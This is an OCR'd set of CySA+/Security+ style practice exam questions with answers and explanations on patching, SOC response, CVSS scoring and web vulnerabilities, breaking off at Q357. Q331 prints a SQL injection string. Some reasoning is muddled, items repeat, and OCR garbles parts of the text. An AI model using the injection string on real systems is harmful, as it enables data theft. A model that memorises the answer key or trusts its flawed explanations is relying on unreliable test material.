CVSS 7.9 - 9.0: Patch within 14 days
CVSS 5.0 - 7.9: Patch within 30 days
CVSS 0 - 5.0: Patch within 60 days
Step 2: Analyzing the Output Tab
From the Output tab:
Server 192.168.76.5 has a CVSS score of 9.2 for an unsupported Microsoft IIS version, indicating a critical vulnerability requiring a patch within 7 days.
Server 192.168.76.6 has a CVSS score of 7.4 for a missing secure attribute on HTTPS cookies, which falls in the 5.0 - 7.9 range, requiring a patch within 30 days.
Since the question asks for the server to be patched within 14 days, we need to focus on servers with CVSS 7.9 - 9.0:
None of the servers have a CVSS score that falls precisely in the 7.9 - 9.0 range.
However, 192.168.76.5, with a CVSS score of 9.2, has a vulnerability that necessitates a quick response and fits as it must be patched within the shortest timeframe (7 days, which includes 14 days).
The server that fits within a 14-day urgency, based on standard practices, would be 192.168.76.5.
Step 3: Reviewing the Environment Tab
The Environment Tab provides additional context for 192.168.76.5:
It's in the dev environment, which is internal and not publicly accessible.
MFA is required, indicating security measures are already present.
Step 4: Selecting the Appropriate Technique and Mitigation
For 192.168.76.5, with the Microsoft IIS unsupported version:
Patch; upgrade IIS to the current release is the most suitable option, as upgrading IIS will resolve the unsupported software vulnerability by bringing it up-to-date with supported versions.


This technique addresses the root cause, which is the unpatched, outdated software.

Summary

Server to be patched within 14 calendar days: 192.168.76.5

Appropriate technique and mitigation: Patch; upgrade IIS to the current release

This approach ensures that the most critical vulnerabilities are addressed promptly, maintaining security compliance.



Question: 326

A security administrator has found indications of dictionary attacks against the company's externalfacing portal. Which of the following should be implemented to best mitigate the password attacks?

A. Multifactor authentication
B. Password complexity
C. Web application firewall
D. Lockout policy

Answer: D

Explanation:

Dictionary attacks involve an attacker attempting to guess passwords by using a list of common passwords. Implementing a lockout policy is effective because it limits the number of login attempts, thereby hindering the attacker's ability to repeatedly attempt different passwords. Lockout policies are standard in cybersecurity practices to prevent brute-force and dictionary attacks by temporarily disabling an account after a certain number of failed login

attempts. According to CompTIA Security+ standards, password complexity (option B) and multifactor authentication (option A) are helpful but are not as immediately effective in directly preventing repeated attempts as a lockout policy.

Question: 327

Which of the following best explains the importance of the implementation of a secure software development life cycle in a company with an internal development team?

A. Increases the product price by using the implementation as a piece of marketing
B. Decreases the risks of the software usage and complies with regulatory requirements
C. Improves the agile process and decreases the amount of tests before the final deployment
D. Transfers the responsibility for security flaws to the vulnerability management team

Answer: B

Explanation:

A Secure Software Development Life Cycle (SDLC) integrates security measures at each stage of development to reduce vulnerabilities and improve the overall security of the software. This is essential for minimizing risks related to software usage and ensuring compliance with regulatory requirements, which is particularly important for organizations handling sensitive data. As per CompTIA standards, a Secure SDLC helps prevent security breaches and protects both the organization and its users from potential harm. Options A, C, and D do not accurately describe the primary goals of a Secure SDLC, which primarily centers on risk reduction and regulatory compliance.

Question: 328

Which of the following is the best reason to implement an MOU?

A. To create a business process for configuration management
B. To allow internal departments to understand security responsibilities
C. To allow an expectation process to be defined for legacy systems
D. To ensure that all metrics on service levels are properly reported

Answer: B

Explanation:

A Memorandum of Understanding (MOU) is a formal agreement that outlines the roles and responsibilities of each party involved in a particular process or project, especially within security frameworks. In the context of cybersecurity, an MOU is commonly used to clarify and document the

security responsibilities of different departments or entities involved. It helps ensure everyone understands their specific duties and contributions to security, which is crucial for coordination and risk management. According to CompTIA Security+ guidelines, while options A, C, and D describe other forms of agreements, they do not capture the essential purpose of an MOU as accurately as option B does.

Question: 329

A SOC analyst observes reconnaissance activity from an IP address. The activity follows a pattern of short bursts toward a low number of targets. An open-source review shows that the IP has a bad reputation. The perimeter firewall logs indicate the inbound traffic was allowed. The destination hosts are high-value assets with EDR agents installed. Which of the following is the best action for the SOC to take to protect against any further activity from the source IP?

A. Add the IP address to the EDR deny list.
B. Create a SIEM signature to trigger on any activity from the source IP subnet detected by the web proxy or firewalls for immediate notification.
C. Implement a prevention policy for the IP on the WAF
D. Activate the scan signatures for the IP on the NGFWs.

Answer: A

Explanation:

In this scenario, adding the IP address to the EDR (Endpoint Detection and Response) deny list is an immediate and effective way to block further reconnaissance activities from the malicious source. EDR solutions are designed to provide advanced endpoint security, including blocking specific IP addresses and preventing potentially harmful traffic. This proactive step aligns with CompTIA Cybersecurity Analyst (CySA+) best practices for threat prevention and response. While other options, such as using SIEM for monitoring (option B) or WAF policies (option C), provide additional layers of security, they do not directly block the threat in the same immediate way that adding the IP to the EDR deny list does.

Question: 330

A new SOC manager reviewed findings regarding the strengths and weaknesses of the last tabletop exercise in order to make improvements. Which of the following should the SOC manager utilize to improve the process?

A. The most recent audit report
B. The incident response playbook
C. The incident response plan
D. The lessons-learned register

Answer: D

Explanation:

The lessons-learned register is an essential document that captures insights and feedback from past exercises or incidents, highlighting what went well and what did not. By utilizing this register, the SOC manager can identify specific areas for improvement and develop actionable steps to enhance future response efforts. According to CompTIA's CySA+ and Security+ guidance, lessons learned from tabletop exercises are crucial for iterative improvements in an incident response plan. Options A, B, and C are useful resources, but the lessons-learned register specifically focuses on reflection and improvement, which is the primary objective in this context.

Question: 331

K company has recently experienced a security breach via a public-facing service. Analysis of the event on the server was traced back to the following piece of code:

SELECT ' From userjdata WHERE Username = 0 and userid8 1 or 1=1;—

Which of the following controls would be best to implement?

A. Deploy a wireless application protocol.
B. Remove the end-of-life component.
C. Implement proper access control.
D. Validate user input.

Answer: D

Explanation:

The code snippet provided suggests an SQL injection vulnerability, indicated by the use of "1=1," which is a common SQL injection technique to bypass authentication. To mitigate this risk, validating user input is the most effective control, as it ensures that any input is properly sanitized and escapes potentially malicious characters before interacting with the database. This is a key principle from CompTIA Security+ guidelines on secure coding practices. Options A and B are unrelated to the vulnerability type here, and while access control (Option C) is generally good practice, it does not specifically prevent SQL injection.

Question: 332

A report contains IoC and TTP information for a zero-day exploit that leverages vulnerabilities in a specific version of a web application. Which of the following actions should a SOC analyst take first after receiving the report?

A. Implement a vulnerability scan to determine whether the environment is at risk.
B. Block the IP addresses and domains from the report in the web proxy and firewalls.
C. Verify whether the information is relevant to the organization.
D. Analyze the web application logs to identify any suspicious or malicious activity.

Answer: C

Explanation:

Before taking any action, the SOC analyst should first verify if the Indicators of Compromise (IoC) and Tactics, Techniques, and Procedures (TTPs) reported are relevant to the organization's environment. This involves checking if the vulnerable application or version is actually in use. As per CompTIA's CySA+ guidelines, relevance verification helps in prioritizing resources and response actions effectively, ensuring that time is not wasted on threats that do not impact the organization. Options A, B, and D are important subsequent steps if the threat is deemed relevant.

Question: 333

A systems administrator is reviewing after-hours traffic flows from data center servers and sees regular, outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

A. Command-and-control beaconing activity
B. Data exfiltration
C. Anomalous activity on unexpected ports
D. Network host IP address scanning
E. A rogue network device

Answer: A

Explanation:

Command-and-control (C2) beaconing involves compromised systems communicating with an attacker's server at regular intervals, often using HTTPS to blend in with legitimate traffic. This is indicative of a potential compromise where malware communicates back to a command center. The persistent nature of the connections after hours and throughout the day suggests automated beaconing, which is a tell-tale sign of C2 activity. According to CompTIA CySA+, this type of activity should raise immediate suspicion and warrants further investigation and containment. While options B, C, D, and E might indicate other issues, they do not fit the pattern described as well as option A.

Question: 334

A web application has a function to retrieve content from an internal URL to identify CSRF attacks in the logs. The security analyst is building a regular expression that will filter out the correctly formatted requests. The target URL is https://10.1.2.3/api, and the receiving API only accepts GET requests and uses a single integer argument named "id." Which of the following regular expressions should the analyst use to achieve the objective?

A. (?!https://10\.1\.2\.3/api\?id=[0-9]+)
B. "https://10\.1\.2\.3/api\?id=\d+
C. (?:"https://10\.1\.2\.3/api\?id-[0-9]+)
D. https://10\.1\.2\.3/api\?id«[0-9J$

Answer: B

Explanation:

The correct regular expression to match a GET request to this API endpoint is "https://10\.1\.2\.3/api\?id=\d+". This pattern checks for the specific URL with an id parameter that accepts integer values. The syntax \d+ matches one or more digits, which aligns with the requirement for a single integer argument. Other options either use incorrect syntax or do not accurately capture the expected URL format. Regular expressions are vital in filtering and identifying patterns in logs, as recommended by CompTIA Cybersecurity Analyst (CySA+) practices for threat hunting and log analysis.

Question: 335

Which of the following best explains the importance of network microsegmentation as part of a Zero Trust architecture?

A. To allow policies that are easy to manage and less granular
B. To increase the costs associated with regulatory compliance
C. To limit how far an attack can spread
D. To reduce hardware costs with the use of virtual appliances

Answer: C

Explanation:

Microsegmentation involves dividing a network into smaller, isolated segments to restrict lateral movement within the network. This is crucial within a Zero Trust architecture, which assumes that no entity (internal or external) is inherently trustworthy. By limiting access to only necessary network segments, microsegmentation reduces the impact of a potential breach by containing it within a limited area. CompTIA emphasizes microsegmentation as an effective strategy to minimize risk and improve security posture by isolating resources based on the principle of least privilege.

Question: 336

A company's internet-facing web application has been compromised several times due to identified design flaws. The company would like to minimize the risk of these incidents from reoccurring and has provided the developers with better security training. However, the company cannot allocate any more internal resources to the issue. Which of the following are the best options to help identify

flaws within the system? (Select two).

A. Deploying a WAF
B. Performing a forensic analysis
C. Contracting a penetration test
D. Holding a tabletop exercise
E. Creating a bug bounty program
F. Implementing threat modeling

Answer: C,E

Explanation:

To identify existing vulnerabilities in the web application, the best options are to contract a penetration test and create a bug bounty program. A penetration test simulates attacks against the application to uncover security flaws proactively. A bug bounty program incentivizes external security researchers to find and report vulnerabilities, expanding the testing scope without overburdening internal resources. According to CompTIA CySA+, both methods are highly effective in identifying vulnerabilities from an external perspective, particularly when internal resources are limited. Options like a WAF (A) focus more on prevention than detection, while threat modeling (F) and tabletop exercises (D) are generally

proactive measures not focused on active flaw identification.

Question: 337

A network security analyst for a large company noticed unusual network activity on a critical system. Which of the following tools should the analyst use to analyze network traffic to search for malicious activity?

A. WAF
B. Wireshark
C. EDR
D. Nmap

Answer: B

Explanation:

Wireshark is a network protocol analyzer that allows analysts to capture and inspect data packets traveling through a network. This makes it ideal for investigating unusual network activity, as it provides detailed insights into the nature and content of network traffic. In this case, Wireshark can help identify potentially malicious packets and understand the nature of the observed traffic. Options A (WAF) and C (EDR) are primarily used for monitoring and protecting web applications and endpoints, respectively, and Nmap (D) is typically used for network discovery and mapping, not detailed traffic analysis. According to CompTIA CySA+, packet analysis tools like Wireshark are invaluable for deep-dive investigations into network anomalies.

Question: 338

An analyst is reviewing a dashboard from the company's SIEM and finds that an IP address known to be malicious can be tracked to numerous high-priority events in the last two hours. The dashboard indicates that these events relate to TTPs. Which of the following is the analyst most likely using?

A. MITRE ATT&CK
B. OSSTMM
C. Diamond Model of Intrusion Analysis
D. OWASP

Answer: A

Explanation:

The MITRE ATT&CK framework is widely used for tracking and categorizing Tactics, Techniques, and Procedures (TTPs) of adversaries. TTPs help analysts understand the behaviors and methods attackers employ during incidents, making this framework particularly useful in SIEM dashboards for correlating and identifying threats. While the other options (OSSTMM, Diamond Model, OWASP) offer various security methodologies, MITRE ATT&CK is specifically focused on documenting adversary behaviors, making it the best fit here. CompTIA CySA+ often emphasizes MITRE ATT&CK for

mapping and understanding threat behaviors in incident response.

Question: 339

A Chief Information Security Officer wants to lock down the users' ability to change applications that are installed on their Windows systems. Which of the following is the best enterprise-level solution?

A. HIPS
B. GPO
C. Registry
D. DLP

Answer: B

Explanation:

Group Policy Objects (GPO) are a feature in Windows environments that allow administrators to control settings and permissions across user accounts and computers within an organization. GPOs can restrict user permissions to prevent unauthorized installation or modification of applications, making them the best choice for centrally managing user capabilities on Windows systems. While HIPS (Host Intrusion Prevention Systems), Registry, and DLP (Data Loss Prevention) have their own uses, GPOs provide a scalable and enterprise-level solution for application control as per CompTIA Security+ guidelines.

Question: 340

A Chief Information Security Officer (CISO) has determined through lessons learned and an associated after-action report that staff members who use legacy applications do not adequately understand how to differentiate between non-malicious emails and phishing emails. Which of the following should the CISO include in an action plan to remediate this issue?

A. Awareness training and education
B. Replacement of legacy applications
C. Organizational governance
D. Multifactor authentication on all systems

Answer: A

Explanation:

Awareness training and education are essential to help staff recognize phishing emails and understand safe email practices, particularly when using legacy applications that might not have the latest security features. Training helps build a culture of security mindfulness, which is critical for preventing social engineering attacks. According to CompTIA Security+ and CySA+ frameworks, user education is a fundamental aspect of organizational defense against phishing. Options like replacing applications or implementing MFA (while helpful) do not directly address the need for user awareness in this scenario.

Question: 341

Which of the following is most appropriate to use with SOAR when the security team would like to automate actions across different vendor platforms?

A. STIX/TAXII
B. APIs
C. Data enrichment
D. Threat feed

Answer: B

Explanation:

APIs (Application Programming Interfaces) enable integration and automation across different vendor platforms within a SOAR (Security Orchestration, Automation, and Response) solution. They allow security tools to communicate and execute automated actions, making them essential for orchestrating responses across diverse systems and platforms. While STIX/TAXII provides standards for threat information sharing, and data enrichment enhances context, APIs are the primary means of enabling cross-platform automation, as recommended in CompTIA CySA+ materials on SOAR

operations.

Question: 342

Which of the following responsibilities does the legal team have during an incident management event? (Select two).

A. Coordinate additional or temporary staffing for recovery efforts.
B. Review and approve new contracts acquired as a result of an event.
C. Advise the Incident response team on matters related to regulatory reporting.
D. Ensure all system security devices and procedures are in place.
E. Conduct computer and network damage assessments for insurance.
F. Verify that all security personnel have the appropriate clearances.

Answer: B,C

Explanation:

During an incident, the legal team plays a crucial role in handling regulatory compliance and reviewing legal implications, such as contractual obligations and reporting requirements. Advising on regulatory reporting (Option C) ensures the organization meets legal mandates, while reviewing contracts (Option B) can address new or emergency services needed during the incident. According to CompTIA CySA+ and Security+ guidelines, these legal responsibilities are vital for compliance and risk management. Options related to staffing, damage assessments, and clearances typically fall under operational or HR responsibilities rather than legal purview.

Question: 343

Executives at an organization email sensitive financial information to external business partners when negotiating valuable contracts. To ensure the legal validity of these messages, the cybersecurity team recommends a digital signature be added to emails sent by the executives. Which of the following are the primary goals of this recommendation? (Select two).

A. Confidentiality
B. Integrity
C. Privacy
D. Anonymity
E. Non-repudiation
F. Authorization

Answer: B,E

Explanation:

Digital signatures ensure the integrity and non-repudiation of emails. Integrity ensures that the

message has not been altered in transit, as the digital signature would be invalidated if the content were tampered with. Non-repudiation ensures that the sender cannot deny having sent the email, as the digital signature is unique to their

identity. These principles are crucial for legal validity, as recommended by CompTIA Security+ standards. Confidentiality (A) and privacy (C) relate to encryption, while authorization (F) and anonymity (D) are unrelated to the primary purpose of digital signatures in this context.

Question: 344

A company patches its servers using automation software. Remote SSH or RDP connections are allowed to the servers only from the service account used by the automation software. All servers are in an internal subnet without direct access to or from the internet. An analyst reviews the following vulnerability summary:

ID	Vulnerability Name	Exploit	CVSS	Instances
1	Default Guessable SNMP community names: public		7.5	14
2	Microsoft CVE-2021 -34527: PrintNightmare	Yes	8.4	2
3	User home directory mode unsafe		2.J	385-
4	Debian CVE-2018-17182: vmacache flush all	Yes	6.7	70

Which of the following vulnerability IDs should the analyst address first?

A. 1
B. 2
C. 3
D. 4

Answer: B

Explanation:

The vulnerability with the highest CVSS score and an active exploit is Microsoft CVE-2021-34527 (PrintNightmare). Although only present on two instances, its high severity (8.4) and exploitable nature make it a priority. PrintNightmare is a well-known remote code execution vulnerability, which can be a critical risk. According to CompTIA CySA+ and vulnerability management practices, prioritizing based on severity and exploitability is essential, even over the number of instances. Other vulnerabilities listed are less severe or lack active exploitation.

Question: 345

Which of the following in the digital forensics process is considered a critical activity that often includes a graphical representation of process and operating system events?

A. Registry editing
B. Network mapping
C. Timeline analysis
D. Write blocking

Answer: C

Explanation:

Timeline analysis in digital forensics involves creating a chronological sequence of events based on system logs, file changes, and other forensic data. This process often uses graphical representations to illustrate and analyze how an incident unfolded over time, making it easier to identify key events and potential indicators of compromise. This approach is highlighted in CompTIA Cybersecurity Analyst (CySA+) practices as crucial for understanding the scope and sequence of a security incident. The other options do not involve chronological or graphical analysis to the extent that timeline analysis does.

Question: 346

A SOC team lead occasionally collects some DNS information for investigations. The team lead assigns this task to a new junior analyst. Which of the following is the best way to relay the process information to the junior analyst?

A. Ask another team member to demonstrate their process.
B. Email a link to a website that shows someone demonstrating a similar process.
C. Let the junior analyst research and develop a process.
D. Write a step-by-step document on the team wiki outlining the process.

Answer: D

Explanation:

Documenting the process in a step-by-step format on the team wiki ensures the junior analyst has a clear, repeatable reference. This approach also supports consistency and accuracy, and the documentation can be updated or referenced by other team members as needed. CompTIA emphasizes the importance of procedural documentation in both CySA+ and Security+ for ensuring team members have reliable resources for task execution, which aids in knowledge retention and standardized practices across the team.

Question: 347

An organization identifies a method to detect unexpected behavior, crashes, or resource leaks in a system by feeding invalid, unexpected, or random data to stress the application. Which of the following best describes this testing methodology?

A. Reverse engineering
B. Static
C. Fuzzing
D. Debugging

Answer: C

Explanation:

Fuzzing is a testing technique where invalid or random data is inputted into a system to find vulnerabilities, crashes, or unexpected behaviors. It's commonly used in software security to identify flaws that could lead to security breaches. According to CompTIA's CySA+ curriculum, fuzzing is a dynamic testing method for exposing application weaknesses. Options like static testing (B) involve analyzing code without execution, while reverse engineering (A) and debugging (D) involve different methodologies for understanding or fixing code, not intentionally stressing it.

Question: 348

A systems administrator needs to gather security events with repeatable patterns from Linux log files. Which of the following would the administrator most likely use for this task?

A. A regular expression in Bash
B. Filters in the vi editor
C. Variables in a PowerShell script
D. A playbook in a SOAR tool

Answer: A

Explanation:

Regular expressions are powerful tools for searching text based on specific patterns, making them ideal for parsing Linux log files to detect security events with repeatable patterns. In Bash, regular expressions can be used in commands like grep or awk to efficiently filter log data. CompTIA CySA+ emphasizes the use of regular expressions in log analysis for pattern matching, a common requirement for identifying suspicious activities in log files. Options B, C, and D are less suited for this specific task due to their limited pattern-matching capabilities or platform constraints.

Question: 349

An analyst is reviewing a dashboard from the company's SIEM and finds that an IP address known to be malicious can be tracked to numerous high-priority events in the last two hours. The dashboard indicates that these events relate to TTPs. Which of the following is the analyst most likely using?

A. MITRE ATT&CK
B. OSSTMM
C. Diamond Model of Intrusion Analysis
D. OWASP

Answer: A

Explanation:

The MITRE ATT&CK framework is specifically designed for tracking Tactics, Techniques, and Procedures (TTPs) associated with cyber threats. It provides a detailed matrix of known adversarial behaviors, which is useful for correlating SIEM data to known attack patterns. According to CompTIA CySA+, MITRE ATT&CK is an industry-standard framework for threat intelligence and behavior analysis, making it the ideal tool for tracking malicious IP addresses and understanding their

tactics. Other options like OSSTMM, the Diamond Model, and OWASP do not focus on TTPs as directly as MITRE ATT&CK does.

Question: 350

Which of the following is the best framework for assessing how attackers use techniques over an infrastructure to exploit a target's information assets?

A. Structured Threat Information Expression
B. OWASP Testing Guide
C. Open Source Security Testing Methodology Manual
D. Diamond Model of Intrusion Analysis

Answer: D

Explanation:

The Diamond Model of Intrusion Analysis focuses on understanding the relationships between the adversary, their capabilities, infrastructure, and victim. It provides a structured approach to examining how attackers exploit information assets. According to CompTIA CySA+, this model is valuable for detailing attack patterns and understanding the infrastructure attackers use. The other options, like Structured Threat Information Expression (A) and OWASP Testing Guide (B), address threat data sharing and web application testing, respectively, while the Open Source Security Testing Methodology Manual (OSSTMM) (C) covers general security testing procedures.

Question: 351

In the last hour, a high volume of failed RDP authentication attempts has been logged on a critical server. All of the authentication attempts originated from the same remote IP address and made use of a single valid domain user account. Which of the following mitigating controls would be most effective to reduce the rate of success of this brute-force attack? (Select two).

A. Increase the granularity of log-on event auditing on all devices.
B. Enable host firewall rules to block all outbound traffic to TCP port 3389.
C. Configure user account lockout after a limited number of failed attempts.
D. Implement a firewall block for the IP address of the remote system.
E. Install a third-party remote access tool and disable RDP on all devices.
F. Block inbound to TCP port 3389 from untrusted remote IP addresses at the perimeter firewall.

Answer: C,F

Explanation:

To mitigate brute-force attacks, implementing an account lockout policy (C) prevents continuous attempts by locking the account after a set number of failed logins. Blocking inbound connections on TCP port 3389 (RDP) from untrusted IP addresses (F) limits access, reducing the attack surface. According to CompTIA Security+, these controls effectively prevent

unauthorized access. While blocking specific IPs (D) or disabling RDP (E) can also help, the lockout and firewall rules provide broader, proactive protection against this attack type.

Question: 352

A SOC receives several alerts indicating user accounts are connecting to the company's identity provider through non-secure communications. User credentials for accessing sensitive, business- critical systems could be exposed. Which of the following logs should the SOC use when determining malicious intent?

A. DNS
B. tcpdump
C. Directory
D. IDS

Answer: D

Explanation:

Intrusion Detection Systems (IDS) logs provide visibility into network traffic patterns and can help detect insecure or unusual connections. These logs will show if non-secure protocols are used, potentially revealing exposed credentials. According to CompTIA CySA+, IDS logs are essential for identifying malicious activity related to communications and network intrusions. Options like DNS (A) and tcpdump (B) provide network details, but IDS specifically monitors for intrusions and unusual activities relevant to security incidents.

Question: 353

Which of the following characteristics ensures the security of an automated information system is the most effective and economical?

A. Originally designed to provide necessary security
B. Subjected to intense security testing
C. Customized to meet specific security threats
D. Optimized prior to the addition of security

Answer: A

Explanation:

Comprehensive Detailed The most effective and economical way to ensure the security of an automated information system is to design it with security in mind from the outset. This is often referred to as "security by design." Here's a breakdown of each option and why option A is correct: A . Originally designed to provide necessary security Systems designed with security from the beginning integrate secure practices and considerations during the development process. This approach mitigates the need for costly and complex retroactive security implementations, which are common in systems where security was an afterthought.

Cost Efficiency: Security implementations at the design stage can be embedded into the system architecture, reducing

the costs associated with later modifications.
Effectiveness: Security-by-design approaches often result in robust systems that are more resilient to vulnerabilities because they address security concerns at each development phase.
B . Subjected to intense security testing
While rigorous security testing (such as penetration testing and vulnerability assessments) is essential, it is reactive. Security testing is more effective when applied to systems already designed with foundational security principles, ensuring that tests identify potential flaws in an inherently secure system.
C . Customized to meet specific security threats
Customizing security to meet specific threats addresses unique risks, but such a targeted approach may miss new or emerging threats not initially considered. It also risks neglecting fundamental security practices that apply universally, leading to potential vulnerabilities.
D . Optimized prior to the addition of security
Optimizing a system before adding security features may enhance performance but does not guarantee security. Security cannot be effectively added onto a system as an afterthought without incurring additional costs or creating potential weaknesses.
Reference:
NIST SP 800-160: Systems Security Engineering, which emphasizes designing systems with security integrated from the beginning.
OWASP Security by Design Principles: Explores how security considerations are most effective when included early in development.

Question: 354

An XSS vulnerability was reported on one of the public websites of a company. The security department confirmed the finding and needs to provide a recommendation to the application owner. Which of the following recommendations will best prevent this vulnerability from being exploited? (Select two).

A. Implement an IPS in front of the web server.
B. Enable MFA on the website.
C. Take the website ofline until it is patched.
D. Implement a compensating control in the source code.
E. Configure TLS v1.3 on the website.
F. Fix the vulnerability using a virtual patch at the WAF.

Answer: D,F

Explanation:

Comprehensive Detailed To effectively prevent Cross-Site Scripting (XSS) attacks, implementing appropriate security controls within the application code and at the network layer is critical. Here's a breakdown of each option:
A . Implement an IPS in front of the web server
Intrusion Prevention Systems (IPS) are primarily designed to detect and prevent network-based attacks, not application-layer vulnerabilities such as XSS. They do not specifically mitigate XSS threats effectively.
B . Enable MFA on the website
Multi-factor authentication (MFA) strengthens user authentication but does not address XSS, which typically involves injecting malicious scripts rather than compromising user credentials.
C . Take the website ofline until it is patched
While this might temporarily mitigate the risk, it is not a practical solution for ongoing operations, especially when

effective preventative controls (e.g., WAF rules or code updates) can be implemented without disabling the service.

D . Implement a compensating control in the source code

Implementing security controls at the code level is an effective way to mitigate XSS risks. This can involve proper input validation, output encoding, and utilizing libraries that sanitize user inputs. By addressing the root cause in the source code, developers prevent scripts from being injected or executed in the browser.

E . Configure TLS v1.3 on the website

While TLS v1.3 secures the communication channel, it does not address XSS directly. XSS attacks manipulate client-side scripts, which TLS cannot prevent, as TLS only encrypts data in transit.

F . Fix the vulnerability using a virtual patch at the WAF

Web Application Firewalls (WAFs) can mitigate XSS vulnerabilities by identifying and blocking malicious payloads. Virtual patching at the WAF level provides a temporary fix by preventing exploit attempts from reaching the application, giving developers time to implement a permanent fix in the source code.

Reference:

OWASP XSS Prevention Cheat Sheet: Detailed guidance on encoding, sanitizing, and safe coding practices to prevent XSS.

NIST SP 800-44: Guidelines on Web Security, discussing WAFs and application-layer protections. CWE-79: Common Weakness Enumeration on Cross-Site Scripting, which outlines ways to address and prevent XSS attacks.

Question: 355

A security analyst needs to identify a computer based on the following requirements to be mitigated: The attack method is network-based with low complexity.

No privileges or user action is needed.

The confidentiality and availability level is high, with a low integrity level.

Given the following CVSS 3.1 output:

Computer1: CVSS3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:H

Computer2: CVSS3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H

Computer3: CVSS3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:H

Computer4: CVSS3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H

Which of the following machines should the analyst mitigate?

A. Computer1
B. Computer2
C. Computer3
D. Computer4

Answer: D

Explanation:

Comprehensive Detailed To match the mitigation criteria, we analyze each machine's CVSS (Common Vulnerability Scoring System) attributes:

Attack Vector (AV): N for network (matches the requirement of network-based attack).

Attack Complexity (AC): L for low (meets the requirement for low complexity).

Privileges Required (PR): N for none (indicating no privileges are needed).

User Interaction (UI): N for none (matches the requirement that no user action is needed).

Confidentiality (C), Integrity (I), and Availability (A): Requires high confidentiality and availability with low integrity.

From these criteria:

Computer1 requires user interaction (UI:R), which disqualifies it.

Computer2 has a local attack vector (AV:L), which disqualifies it for a network-based attack.

Computer3 has a high attack complexity (AC:H), which does not meet the low complexity requirement.

Computer4 meets all criteria: network attack vector, low complexity, no privileges, no user interaction, and appropriate confidentiality, integrity, and availability levels.

Thus, Computer4 is the correct answer.

Reference:

NIST NVD (National Vulnerability Database): CVSS vector standards.

CVSS 3.1 User Guide: Explanation of each CVSS metric and its application in vulnerability prioritization.

Question: 356

Which of the following are process improvements that can be realized by implementing a SOAR solution? (Select two).

A. Minimize security attacks
B. Itemize tasks for approval
C. Reduce repetitive tasks
D. Minimize setup complexity
E. Define a security strategy
F. Generate reports and metrics

Answer: C,F

Explanation:

Comprehensive Detailed SOAR (Security Orchestration, Automation, and Response) solutions are implemented to streamline security operations and improve efficiency. Key benefits include: C . Reduce repetitive tasks: SOAR solutions automate routine and repetitive tasks, which helps reduce analyst workload and minimize human error.

F . Generate reports and metrics: SOAR platforms can automatically generate comprehensive reports and performance metrics, allowing organizations to track incident response times, analyze trends, and optimize security processes.

Other options are less relevant to the core functions of SOAR:

A . Minimize security attacks: While SOAR can aid in quicker response, it does not directly minimize the occurrence of attacks.

B . Itemize tasks for approval: Task itemization for approval is more relevant to project management tools.

D . Minimize setup complexity: SOAR solutions often require significant setup and integration with existing tools.

E . Define a security strategy: SOAR is more focused on automating response rather than strategy definition.

Reference:

Gartner's Guide on SOAR Solutions: Discusses automation and reporting features.

NIST SP 800-61: Computer Security Incident Handling Guide, on the value of automation in incident response.

Question: 357

